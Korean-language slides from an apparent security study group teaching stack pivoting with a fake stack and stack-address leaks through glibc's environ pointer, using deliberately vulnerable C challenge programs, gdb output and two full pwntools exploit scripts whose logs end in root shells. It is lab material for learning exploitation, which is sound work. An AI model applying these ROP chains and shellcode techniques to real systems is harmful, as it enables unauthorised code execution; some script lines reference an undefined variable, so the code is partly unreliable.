0x0000000000401000 0x0000000000402000 0x0000000000001000 r-x /mnt/PWN/Stack_Pivot/chall
0x0000000000402000 0x0000000000403000 0x0000000000002000 r-- /mnt/PWN/Stack_Pivot/chall
0x0000000000403000 0x0000000000404000 0x0000000000002000 r-- /mnt/PWN/Stack_Pivot/chall
0x0000000000404000 0x0000000000405000 0x0000000000003000 rw- /mnt/PWN/Stack_Pivot/chall
```

2-1. Fake Stack (가짜 스택) 구성 구조


- Fake Stack 구성 과정

• **Fake Stack**은 RSP가 Pivoting되어 도착할 목적지 메모리 영역(.bss or heap)에 구성하는 위조된 스택 프레임입니다. 정상적인 스택 프레임과 동일하게 해석되도록 데이터를 정밀하게 오프셋에 맞춰 직렬화(Serialization)해야 합니다.

[Fake Stack 메모리 레이아웃 구조] (예시)

- 1) **Base Offset (+0x00)**: 더미 RBP 값 (다음 에필로그의 pop rbp에 의해 소비될 8바이트)
- 2) **+0x08**: 첫 번째 ROP 가젯 주소 (pop rdi ; ret) ret에 의해 RIP에 로드됨
- 3) **+0x10**: 가젯의 인자 데이터 ("/bin/sh" 문자열 주소)
- 4) **+0x18**: 호출할 대상 함수 주소 (system 함수의 PLT 주소)

→ 만약 초기 BOF로 얻어낸 입력 크기가 제한적이고 1차 피벗한 공간조차 크기가 충분하지 않을 경우 공격자는 **다중 스택 피벗(Multiple Pivoting)**을 수행합니다.



2-2. Fake Stack (가짜 스택) 구성 실습

```
92% 8%
1 #include <stdio.h>
2 #include <unistd.h>
3
4 __attribute__((naked, used))
5 void pop_rdi_gadget(void) {
6     __asm__(
7         "pop %rdi;"
8         "ret;"
9     );
10 }
11
12 void vuln(void) {
13     char buf[0x30];
14
15     printf("input> ");
16     read(0, buf, 0x40);
17     puts(buf);
18 }
19
20 int main(void) {
21     setvbuf(stdin, 0, 2, 0);
22     setvbuf(stdout, 0, 2, 0);
23
24     vuln();
25
26     return 0;
27 }
```

: BOF에 의해 ROP가 가능하긴 하나, Overwrite 가능한 영역이 0x10(16바이트) 밖에 안되기 때문에 일반적인 ROP 구성이 불가능하다 (**fake stack**을 활용하여 풀어야 한다)

```
91% 7%
(.venv) root@ubuntu-server:/mnt/PWN/Stack_Pivot# checksec --file=chall
[*] '/mnt/PWN/Stack_Pivot/chall'
  Arch:             amd64-64-little
  RELRO:            Partial RELRO
  Stack:            No canary found
  NX:               NX enabled
  PIE:              No PIE (0x400000)
  Stripped:         No
(.venv) root@ubuntu-server:/mnt/PWN/Stack_Pivot#
```

2-3. Fake Stack (가짜 스택) 구성 실습

```
gef> vmmap
[ Legend: Code | Stack | Heap ]
Start      End      Offset   Perm Path
0x00000000040000 0x00000000040100 0x00000000000000 r-- /mnt/PWN/Stack_Pivot/chall
0x00000000040100 0x00000000040200 0x000000000000100 r-x /mnt/PWN/Stack_Pivot/chall
0x00000000040200 0x00000000040300 0x000000000000200 r-- /mnt/PWN/Stack_Pivot/chall
0x00000000040300 0x00000000040400 0x000000000000200 r-- /mnt/PWN/Stack_Pivot/chall
0x00000000040400 0x00000000040500 0x000000000000300 rw- /mnt/PWN/Stack_Pivot/chall
0x00007ffff7c0000 0x00007ffff7c28000 0x000000000000000 r-- /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7c28000 0x00007ffff7dc0000 0x00000000000028000 r-x /usr/lib/x86_64-linux-gnu/libc.so.6
```

81% 10%

```
[#0] 0x401070 → _start()

gef> x/s 0x404000
0x404000 <puts@got.plt>:      "6\020@"
gef>
0x404004 <puts@got.plt+4>:      ""
gef>
0x404005 <puts@got.plt+5>:      ""
gef>
0x404006 <puts@got.plt+6>:      ""
gef>
0x404007 <puts@got.plt+7>:      ""
gef>
0x404008 <printf@got.plt>:      "F\020@"
```

```
gef> disas vuln
Dump of assembler code for function vuln:
0x00000000040115b <+0>:      push    rbp
0x00000000040115c <+1>:      mov     rbp, rsp
0x00000000040115f <+4>:      sub     rsp, 0x30
0x000000000401163 <+8>:      mov     edi, 0x402004
0x000000000401168 <+13>:     mov     eax, 0x0
0x00000000040116d <+18>:     call   0x401040 <printf@plt>
0x000000000401172 <+23>:     lea     rax, [rbp-0x30]
0x000000000401176 <+27>:     mov     edx, 0x40
0x00000000040117b <+32>:     mov     rsi, rax
0x00000000040117e <+35>:     mov     edi, 0x0
0x000000000401183 <+40>:     call   0x401050 <read@plt>
0x000000000401188 <+45>:     lea     rax, [rbp-0x30]
0x00000000040118c <+49>:     mov     rdi, rax
0x00000000040118f <+52>:     call   0x401030 <puts@plt>
0x000000000401194 <+57>:     nop
0x000000000401195 <+58>:     leave
0x000000000401196 <+59>:     ret
End of assembler dump.
```

2-4. Fake Stack (가짜 스택) 구성 실습

```
42% 5%
1 from pwn import *
2
3 HOST, PORT = "addr", 1234
4
5 exe = ELF("./chall", checksec=False)
6 libc = ELF("/usr/lib/x86_64-linux-gnu/libc.so.6", checksec=False)
7 context.binary = exe
8 context.log_level = 'debug'
9 context.terminal = ["tmux", "splitw", "-h"]
10
11 def conn():
12     if args.LOCAL:
13         p = process([exe.path])
14         gdb.attach(p)
15     else:
16         p = remote(HOST, PORT)
17     return p
18
19 def main():
20     # === Alias === #
21     p = conn()
22     s = p.send
23     sl = p.sendline
24     sla = p.sendlineafter
25     sa = p.sendafter
26     r = p.recv
27     ru = p.recvuntil
28     rn = p.recvn
29     rl = p.recvline
```

```
76% 6%
30 # === Exploit === #
31 log.info("happy pwn!")
32 rop = ROP(exe)
33 pop_rdi = rop.find_gadget(["pop rdi", "ret"])[0]
34 ret = rop.find_gadget(["ret"])[0]
35 leave_ret = rop.find_gadget(["leave", "ret"])[0]
36 log.success(f"pop_rdi = {hex(pop_rdi)}")
37 log.success(f"ret = {hex(ret)}")
38 log.success(f"leave_ret = {hex(leave_ret)}")
39 puts_got = exe.got.puts
40 puts_plt = exe.plt.puts
41 log.success(f"puts@GOT = {hex(puts_got)}")
42 log.success(f"puts@PLT = {hex(puts_plt)}")
43 read_again = 0x401172
44 space1 = 0x404700
45 space2 = 0x404800
46 offset = 0x30
47 pay = flat(b"A" * offset, space1 + offset, read_again)
48 log.success(f"pay = {pay}")
49 sa(b"input> ", pay)
```

: 첫 payload 에서 Saved RBP 영역을 쓰기 권한이 있는 메모리 영역 중 비어있는 부분인 0x404700을 RBP주소으로 덮어쓰고 Saved RIP 부분에 다음 ROP를 작성하기 위해 read함수가 시작되는 주소로 덮어씌우므로써 ROP 가젯을 널널하게 다시 작성할 수 있도록 만듭니다. read함수가 끝나는 부분에 leave; ret 가젯을 활용하여 다음 페이로드를 진행한다. 현재 read(0, rbp-0x30, 0x40); RBP = 0x404700 + 0x30 상태이다.

2-5. Fake Stack (가짜 스택) 구성 실습

```
69% 6% 13 GB
50 pay = flat(space2 + offset, pop_rdi, puts_got, puts_plt, read_again, 0xdeadbeaf, space1, leave_ret)
51 log.success(f"pay = {pay}")
52 s(payload)
53 p1 = rl()
54 p2 = u64(p.recvline().rstrip(b"\n").ljust(8, b"\x00"))
55 log.success(f"p1 = {p1} p2 = {hex(p2)}")
56 puts_addr = u64(p.recvline().rstrip(b"\n").ljust(8, b"\x00"))
57 log.success(f"puts_addr = {hex(puts_addr)}")
58 libc.address = puts_addr - libc.sym.puts
59 system = libc.sym.system
60 log.success(f"libc_base = {hex(libc.address)}")
61 log.success(f"system = {hex(system)}")
62 cmd = b"/bin/sh\x00"
63 pay = flat(cmd.ljust(8, b"\x00"), ret, pop_rdi, space2, system, 0x0, space2, leave_ret)
64 s(payload)
65 pause()
66 # ===== #
67 p.interactive()
68
69 if __name__ == "__main__":
70     main()
```

: 첫 번째 payload에서 read_again 함수가 끝날때 leave; ret 가젯이 실행되는데 그때 `mov rsp, rbp` 및 `pop rbp, pop rip`가 실행되게 된다. 이때 Saved RBP에 **0x404700**을 Overwrite 했기때문에 RSP는 `[rbp+0x30]0x404730`을 가리키게 되고 `pop rbp`에 의해 두번째 payload의 **+0x30**부분이 **space1(0x404700)**으로 되어있어 `rbp`는 **0x404700**을 가리키게 된다. 다음 `pop rip`에 의해 두번째 payload의 마지막 **(0x404738)leave_ret**을 실행하게 되어 `rbp 0x404700`을 RSP로 잡게 되고 `pop rbp`에 의해 세번째 payload 영역인 **0x404830**이 RBP에 들어가고, `pop rip`로 **0x404708**인 `pop_rdi` 가젯부터 차례대로 실행하여 `puts_got`주소를 leak해 `libc base` 주소를 구하게 된다. (이러한 흐름으로 밑의 페이로드 진행)

2-6. Fake Stack (가짜 스택) 구성 실습

```

0 44% 6% 13 GB 0.0 kB 1.0 kB
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000030 30 47 40 00 00 00 00 00 72 11 40 00 00 00 00 00 |0G@·|····|r·@·|····|
00000040

[+] pay = b'\0H@\x00\x00\x00\x00\x00V\x11@\x00\x00\x00\x00\x00\x00@\x00\x00\x00\x00\x00\x00\x10@\x00\x00\x00\x00\x00r\x11@\x00\x00\x00\x00\x00\x00\xaf\xbe\xad\xde\x00\x00\x00\x00\x00G@\x00\x00\x00\x00\x00\x95\x11@\x00\x00\x00\x00\x00'
[DEBUG] Sent 0x40 bytes:
00000000 30 48 40 00 00 00 00 00 56 11 40 00 00 00 00 00 |0H@·|····|V·@·|····|
00000010 00 40 40 00 00 00 00 00 30 10 40 00 00 00 00 00 |·@·|····|0·@·|····|
00000020 72 11 40 00 00 00 00 00 af be ad de 00 00 00 00 |r·@·|····|····|····|
00000030 00 47 40 00 00 00 00 00 95 11 40 00 00 00 00 00 |·G@·|····|··@·|····|
00000040

[DEBUG] Received 0x3f bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000030 30 47 40 0a 30 48 40 0a e0 ea e8 f9 ed 77 0a |0G@·|0H@·|····|·w·|
0000003f

[+] p1 = b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0G@n' p2 = 0x404830
[+] puts_addr = 0x77edf9e8eae0
[+] libc_base = 0x77edf9e00000
[+] system = 0x77edf9e5c560
[DEBUG] Sent 0x40 bytes:
00000000 2f 62 69 6e 2f 73 68 00 1a 10 40 00 00 00 00 00 |/bin|/sh·|··@·|····|
00000010 56 11 40 00 00 00 00 00 00 48 40 00 00 00 00 00 |V·@·|····|·H@·|····|
00000020 60 c5 e5 f9 ed 77 00 00 00 00 00 00 00 00 00 00 |`···|·w·|····|····|
00000030 00 48 40 00 00 00 00 00 95 11 40 00 00 00 00 00 |·H@·|····|··@·|····|
00000040

[*] Paused (press any to continue)
[*] Switching to interactive mode
[DEBUG] Received 0x8 bytes:
b'/bin/sh\n'
/bin/sh
$ id
[DEBUG] Sent 0x3 bytes:
b'id\n'
[DEBUG] Received 0x27 bytes:
b'uid=0(root) gid=0(root) groups=0(root)\n'
uid=0(root) gid=0(root) groups=0(root)
$ whoami
[DEBUG] Sent 0x7 bytes:
b'whoami\n'
[DEBUG] Received 0x5 bytes:
b'root\n'
root
$ █

[0] 0:python3*

```


3-1. Stack leak via environ 원리와 구조

- environ을 통한 Stack 유출(leak)이란?

리눅스의 런타임 환경에서 스택의 시작점 근처에는 **실행 환경 변수(Environment Variables)**들이 저장됩니다.

C 표준 라이브러리인 glibc (libc.so.6) 내부에는 전역 변수 **environ 포인터**가 존재합니다. 이 포인터는 스택 영역에 존재하는 환경 변수 테이블의 물리적 주소를 값으로 담고 있습니다.

- 아키텍처 구조: [*libc 데이터 영역 내부의 environ 포인터*] → [*스택 메모리 영역의 환경 변수 문자열*]

- 공격 원리: 공격자가 Information Leak 취약점을 통해 **libc의 베이스 주소**를 알아낸 상태라면 고정된 오프셋을 더해 libc 내부에 있는 environ 변수의 주소를 정확히 계산할 수 있습니다. 이후 Arbitrary Read(Format String Bug or OOB Read) 취약점을 이용해 **environ 포인터가 가리키는 메모리 주소(environ 변수 자체에 적힌 8바이트 값)**를 역 참조하여 Leak 해내면 그 값이 바로 실행 중인 타겟 프로세스의 실시간 Stack 절대 주소가 됩니다.

```
gef> p/x environ
$1 = 0x7fffffff298
gef> p/x &environ
$2 = 0x7ffff7ffe2d8
gef> x/gx environ
0x7fffffff298: 0x0007ffffffffffe559
gef> x/gx &environ
0x7ffff7ffe2d8 <environ>:      0x0007ffffffffffe298
gef> x/s 0x0007ffffffffffe559
0x7fffffff298: "SHELL=/bin/bash"
gef>
[0] 0:gdb*
```

```
gef> x/20s *(char**)environ
0x7fffffff298: "SHELL=/bin/bash"
0x7fffffff2a0: "COLORTERM=truecolor"
0x7fffffff2b0: "TERM_PROGRAM_VERSION=3.6"
0x7fffffff2c0: "TMUX=/tmp/tmux-0/default,8409,0"
0x7fffffff2d0: "PWD=/mnt/PWN/Environ"
0x7fffffff2e0: "LOGNAME=root"
0x7fffffff2f0: "XDG_SESSION_TYPE=tty"
0x7fffffff300: "._=/usr/bin/gdb"
0x7fffffff310: "LINES=46"
0x7fffffff320: "HOME=/root"
0x7fffffff330: "LANG=en_US.UTF-8"
```

3-2. Stack leak via environ 실습

```
49% 49% 9%
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4
5 int main() {
6     setvbuf(stdin, 0, 2, 0);
7     setvbuf(stdout, 0, 2, 0);
8
9     char buf[16];
10    size_t size;
11    long value;
12    void (*jump)();
13
14    printf("stdout: %p\n", stdout);
15
16    printf("Size: ");
17    scanf("%ld", &size);
18    printf("Data: ");
19    read(0, buf, size);
20    printf("Jump: ");
21    scanf("%ld", &value);
22
23    jump = *(long *)value;
24    jump();
25
26    return 0;
27 }
```

: read의 입력 크기를 사용자 마음대로 변경가능하여 BOF가 발생 되는 취약점이 있으나 shellcode를 작성하기엔 사용자 입력 버퍼가 너무 작은 상황임 (**environ**을 통한 **stack leak** 후 그 **스택 영역 사용**)

```
49% 49% 9%
(.venv) root@ubuntu-server:/mnt/PWN/Environ# checksec --file=chall
[*] '/mnt/PWN/Environ/chall'
Arch:          amd64-64-little
RELRO:         Partial RELRO
Stack:         Canary found
NX:            NX unknown - GNU_STACK missing
PIE:           No PIE (0x400000)
Stack:         Executable
RWX:           Has RWX segments
Stripped:      No
(.venv) root@ubuntu-server:/mnt/PWN/Environ#
```


3-3. Stack leak via environ 실습

```
0x401206 <main+00a0>    mov     rdx, QWORD PTR [rbp-0x38]
0x40120a <main+00a4>    lea     rax, [rbp-0x20]
0x40120e <main+00a8>    mov     rsi, rax
●→ 0x401211 <main+00ab>    mov     edi, 0x0
0x401216 <main+00b0>    call    0x401050 <read@plt>
0x40121b <main+00b5>    mov     edi, 0x402022
0x401220 <main+00ba>    mov     eax, 0x0
0x401225 <main+00bf>    call    0x401040 <printf@plt>
0x40122a <main+00c4>    lea     rax, [rbp-0x30]

[#0] Id 1, Name: "chall", stopped 0x401211 in main (), reason: BREAKPOINT

[#0] 0x401211 → main()

gef> p/x environ
$1 = 0x7fffffffef298
gef> p/x $rsi
$2 = 0x7fffffffef130
gef> p/x (long)environ - (long)$rsi
$3 = 0x168
gef>
```

[0] 0:gdb*

: 지금 현재 environ 포인터를 통해 stack 영역에 shellcode 생성 후에 그 시작 주소를 실행하여 shell 을 탈취하는게 목적이기 때문에 사용자 입력 버퍼 (buf)와 environ 포인터 차이의 거리가 몇인지 확인을 해야한다.

3-4. Stack leak via environ 실습

```
48% 6%
1 from pwn import *
2
3 HOST, PORT = "addr", 1234
4
5 exe = ELF("./chall", checksec=False)
6 libc = ELF("/usr/lib/x86_64-linux-gnu/libc.so.6", checksec=False)
7 context.binary = exe
8 context.log_level = "debug"
9 context.terminal = ["tmux", "splitw", "-h"]
10
11 def conn():
12     if args.LOCAL:
13         p = process([exe.path])
14         gdb.attach(p)
15     else:
16         p = remote(HOST, PORT)
17     return p
```

: 작성된 페이로드를 보면 기본적으로 **stdout** 주소를 출력해주는데, 이를 토대로 **libc_base** 주소를 구하게 된다. 다음으로 아까 gdb에서 구한 **environ**과 **buf** 사이의 **거리** **사이즈**를 구한 뒤 + **shellcode** 사이즈 값으로 입력할 데이터의 **size**를 설정한다. 그 다음에 입력할 데이터값으로 **environ** 전 까지는 임의 데이터로 채우고 **environ** 시작 주소부터 **shellcode**를 작성한다. 이렇게 되면 Jump 입력 부분에 **environ** 주소값을 입력하게 되면 **environ** 부터 어셈블리 코드를 읽게 되고 그 부분이 **shellcode**이기에 **shell**을 탈취할 수 있게 된다.

```
48% 5%
19 def main():
20     # === Alias === #
21     p = conn()
22     s = p.send
23     sl = p.sendline
24     sa = p.sendafter
25     sla = p.sendlineafter
26     r = p.recv
27     rn = p.recvn
28     rl = p.recvline
29     ru = p.recvuntil
30     # === Exploit === #
31     log.info("happy pwn!")
32     ru(b"stdout: ")
33     stdout_addr = int(rn(14), 16)
34     log.success(f"stdout_addr = {hex(stdout_addr)}")
35     libc.address = stdout_addr - libc.sym["_IO_2_1_stdout_"]
36     log.success(f"libc_base = {hex(libc.address)}")
37     environ_addr = libc.sym.environ
38     log.success(f"environ_addr = {hex(environ_addr)}")
39     shellcode = asm(shellcraft.sh())
40     log.success(f"shellcode len = {len(shellcode)}")
41     gap = 0x168
42     size = gap + len(shellcode)
43     sla(b"Size: ", str(size).encode())
44     pay = flat(b"A" * (size - len(shellcode)), shellcode)
45     sa(b"Data: ", pay)
46     sla(b"Jump: ", str(environ_addr).encode())
47     # ===== #
48     p.interactive()
49
50 if __name__ == "__main__":
51     main()
```

3-5. Stack leak via environ 실습

```
47% 6% 13 GB 1.0 kB↓ 0.0 kB↑
xor dword ptr [rsp], 0x1010101
xor esi, esi /* 0 */
push rsi /* null terminate */
push 8
pop rsi
add rsi, rsp
push rsi /* 'sh\x00' */
mov rsi, rsp
xor edx, edx /* 0 */
/* call execve() */
push 59 /* 0x3b */
pop rax
syscall

[DEBUG] Using cached assembly output from '/root/.cache/.pwntools-cache-3.14/asm-cache/99cb4b07dea4b242573197a57eaac16709adb122'
[+] shellcode len = 48
[DEBUG] Sent 0x4 bytes:
b'408\n'
[DEBUG] Received 0x6 bytes:
b'Data: '
[DEBUG] Sent 0x198 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000160 41 41 41 41 41 41 41 41 6a 68 48 b8 2f 62 69 6e |AAAA|AAAA|jhH·|/bin|
00000170 2f 2f 2f 73 50 48 89 e7 68 72 69 01 01 81 34 24 |///s PH·· hri·|·4$|
00000180 01 01 01 01 31 f6 56 6a 08 5e 48 01 e6 56 48 89 |···· 1·Vj ·^H·|·VH·|
00000190 e6 31 d2 6a 3b 58 0f 05 |·1·j ;X··|
00000198

[DEBUG] Received 0x6 bytes:
b'Jump: '
[DEBUG] Sent 0x10 bytes:
b'138908906135016\n'
[*] Switching to interactive mode
$ id
[DEBUG] Sent 0x3 bytes:
b'id\n'
[DEBUG] Received 0x27 bytes:
b'uid=0(root) gid=0(root) groups=0(root)\n'
uid=0(root) gid=0(root) groups=0(root)
$ whoami
[DEBUG] Sent 0x7 bytes:
b'whoami\n'
[DEBUG] Received 0x5 bytes:
b'root\n'
root
$

[0] 0:python3*
```

```
0x00007fff3715ba20|+0x0010: 0x00007fff3715ba40 → 0x00007fff3715ba80 → 0x00007fff3715bab0 → 0x00007fff3715c1f0 → 0x00007fff3715c2d0 → 0x00007fff3715c320 → 0x00007fff3715c3d0 → $rbp
0x00007fff3715ba28|+0x0018: 0x00007e563ff2832e → <read+001e> leave
0x00007fff3715ba30|+0x0020: 0x0000000000000000
0x00007fff3715ba38|+0x0028: 0x00007e5640143463 → <_dl_sort_maps+05c3> test r12b, r12b
0x00007fff3715ba40|+0x0030: 0x00007fff3715ba80 → 0x00007fff3715bab0 → 0x00007fff3715c1f0 → 0x00007fff3715c2d0 → 0x00007fff3715c320 → 0x00007fff3715c3d0 → 0x00007fff3715c430
0x00007fff3715ba48|+0x0038: 0x00007e563fe9a09c → <_IO_file_underflow+016c> test rax, rax
ax

code:x86:64
0x7e563fea0658 <__syscall_cancel+0098> nop DWORD PTR [rax+rax*1+0x0]
0x7e563fea0660 <__syscall_cancel+00a0> mov rax, QWORD PTR [rbp+0x10]
0x7e563fea0664 <__syscall_cancel+00a4> syscall
→ 0x7e563fea0666 <__syscall_cancel+00a6> mov rdx, rax
0x7e563fea0669 <__syscall_cancel+00a9> cmp rax, 0xffffffffffff000
0x7e563fea066f <__syscall_cancel+00af> ja 0x7e563fea0680 <__syscall_cancel+192>
0x7e563fea0671 <__syscall_cancel+00b1> leave
0x7e563fea0672 <__syscall_cancel+00b2> mov rax, rdx
0x7e563fea0675 <__syscall_cancel+00b5> ret

threads
[#0] Id 1, Name: "chall", stopped 0x7e563fea0666 in __internal_syscall_cancel (), reason: STOPPED

trace
[#0] 0x7e563fea0666 → __internal_syscall_cancel(a1=0x0, a2=0x7e5640012963, a3=0x1, a4=0x0, a5=0x0, a6=0x0, nr=0x0)
[#1] 0x7e563fea0666 → __syscall_cancel(a1=0x0, a2=0x7e5640012963, a3=0x1, a4=0x0, a5=0x0, a6=0x0, nr=0x0)
[#2] 0x7e563ff2832e → __GI___libc_read(fd=<optimized out>, buf=<optimized out>, nbytes=<optimized out>)
[#3] 0x7e563fe9a09c → _IO_new_file_underflow(fp=0x7e56400128e0 <_IO_2_1_stdin->)
[#4] 0x7e563fe9d2f3 → __GI__IO_default_uflow(fp=0x7e56400128e0 <_IO_2_1_stdin->)
[#5] 0x7e563fe71437 → __vfprintf_internal(s=<optimized out>, format=<optimized out>, argptr=0x7fff3715c200, mode_flags=0x6)
[#6] 0x7e563fe63d36 → __isoc23_scanf(format=<optimized out>)
[#7] 0x4011f7 → main()

gef> c
Continuing.
process 14375 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching after vfork from child process 14389]
[Detaching after vfork from child process 14390]

"ubuntu-server" 06:04 08-Sep-26
```



감사합니다

17기 최동현